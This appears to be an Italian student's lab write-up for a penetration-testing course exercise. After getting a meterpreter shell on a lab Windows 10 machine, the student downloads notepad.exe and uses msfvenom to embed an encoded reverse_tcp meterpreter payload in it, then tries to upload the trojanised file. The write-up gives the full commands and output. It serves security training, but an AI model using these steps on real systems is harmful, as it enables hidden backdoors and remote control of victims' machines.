

CONSEGNA_S7-L2_CON_EXTRA

una volta messo kali e la meta sulla stessa rete




ho caricato l'exploit su msfvenom, ho settato l'ip e l ho eseguito




ESERCIZIO EXTRA


dopo aver sfruttato correttamente l'exploit ed ottenuto una sessione di shell sulla macchina windows 10 penso a quale potrebbe essere il modo più creativo di nascondere il mio malware.



mi viene in mente di utilizzare l'app del notepad. innocente e insospettabile




quindi vado subito alla ricerca dell'app del notepad tramite la mia console meterpreter




e mo qual' è tra tutte queste? ahahah

le infetto tutte per sicurezza? XD

no dai facciamo le cose fatte bene. google è mio amico. ma anche la windows a cui ho gia accesso alla fine ehehehe.



vedo che il notepad ha un collegamento a notepad di system 32. quindi in teoria se infetto quello li dovrei essere apposto. spero...



sto errore non capisco perchè capita. sto usando letteralmente il percorso specificato da lui, ma va beh so macchine, che ne sanno loro

e dato che so io l'umano provo ad interpretare, e infatti eccolo qua

```
c:\Windows\notepad.exe
       valid_lft   215040   preferred_lft   2015-07-10 07:01:12 -0400
meterpreter > download c:\Windows\System32\notepad.exe
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download C:\\
download C:\\$Recycle.Bin\\                    download C:\\System\ Volume\ Information\\
download C:\\BOOTNXT                           download C:\\Users\\
download C:\\Documents\ and\ Settings\\        download C:\\Windows\\
download C:\\PerfLogs\\                        download C:\\bootmgr
download C:\\ProgramData\\                     download C:\\inetpub\\
download C:\\Program\ Files\ (x86)\\           download C:\\pagefile.sys
download C:\\Program\ Files\\                  download C:\\swapfile.sys
download C:\\Programmi\\                       download C:\\tomcat7\\
download C:\\Recovery\\
meterpreter > download C:\\Windows\\Sys
download C:\\Windows\\SysWOW64\\           download C:\\Windows\\SystemResources\\
download C:\\Windows\\System32\\           download C:\\Windows\\System\\
download C:\\Windows\\SystemApps\\         download C:\\Windows\\system.ini
meterpreter > download C:\\Windows\\System32\\NO
download C:\\Windows\\System32\\NOISE.DAT
download C:\\Windows\\System32\\NotificationController.dll
download C:\\Windows\\System32\\NotificationControllerPS.dll
download C:\\Windows\\System32\\NotificationObjFactory.dll
download C:\\Windows\\System32\\normaliz.dll
download C:\\Windows\\System32\\normidna.nls
download C:\\Windows\\System32\\normnfc.nls
download C:\\Windows\\System32\\normnfd.nls
download C:\\Windows\\System32\\normnfkc.nls
download C:\\Windows\\System32\\normnfkd.nls
download C:\\Windows\\System32\\notepad.exe
download C:\\Windows\\System32\\notificationplatformcomponent.dll
meterpreter > download C:\\Windows\\System32\\notepad.exe
```

scharico al volo

```
meterpreter > download C:\\Windows\\System32\\notepad.exe
[*] Downloading: C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): C:\Windows\System32\notepad.exe → /home/kali/notepad.
exe
[*] Completed  : C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
meterpreter >
```

e mo tocca a msfvenom. il nostro simbionte di fiducia

dopo vari smadonnaggi e ricerce su google per capire come funziona msfvenorm e i suoi comandi tiro fuori questo comando e riesco a crearlo.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.10 LPORT=5555 -e x86/shikata_ga_nai -i
 5 -f exe -x notepad.exe -o notepad.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 215040 bytes
Saved as: notepad.exe

┌──(kali㉿kali)-[~]
└─$
```

scelgo la porta 5555 per la connessione e cerco online qualche encoder funzionante da usare

enniente, carichiamo sul sistema target.

```
100666/rw-rw-rw-  147456    fil   2015-07-10 06:59:52 -0400  xwtpw32.dll
040777/rwxrwxrwx  4096      dir   2015-07-10 07:04:37 -0400  zh-CN
040777/rwxrwxrwx  4096      dir   2015-07-10 07:04:37 -0400  zh-HK
040777/rwxrwxrwx  4096      dir   2015-07-10 07:04:37 -0400  zh-TW
100666/rw-rw-rw-  80896     fil   2015-07-10 07:00:09 -0400  zipcontainer.dll
100666/rw-rw-rw-  363008    fil   2015-07-10 07:00:19 -0400  zipfldr.dll
100666/rw-rw-rw-  37376     fil   2015-07-10 07:00:07 -0400  ztrace_maps.dll

meterpreter > upload notepad.exe
[*] Uploading  : /home/kali/notepad.exe → notepad.exe
[-] core_channel_open: Operation failed: Access is denied.
meterpreter > rm notepad.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter >
```

Permission denied?? a me?? e mo ti faccio vedere
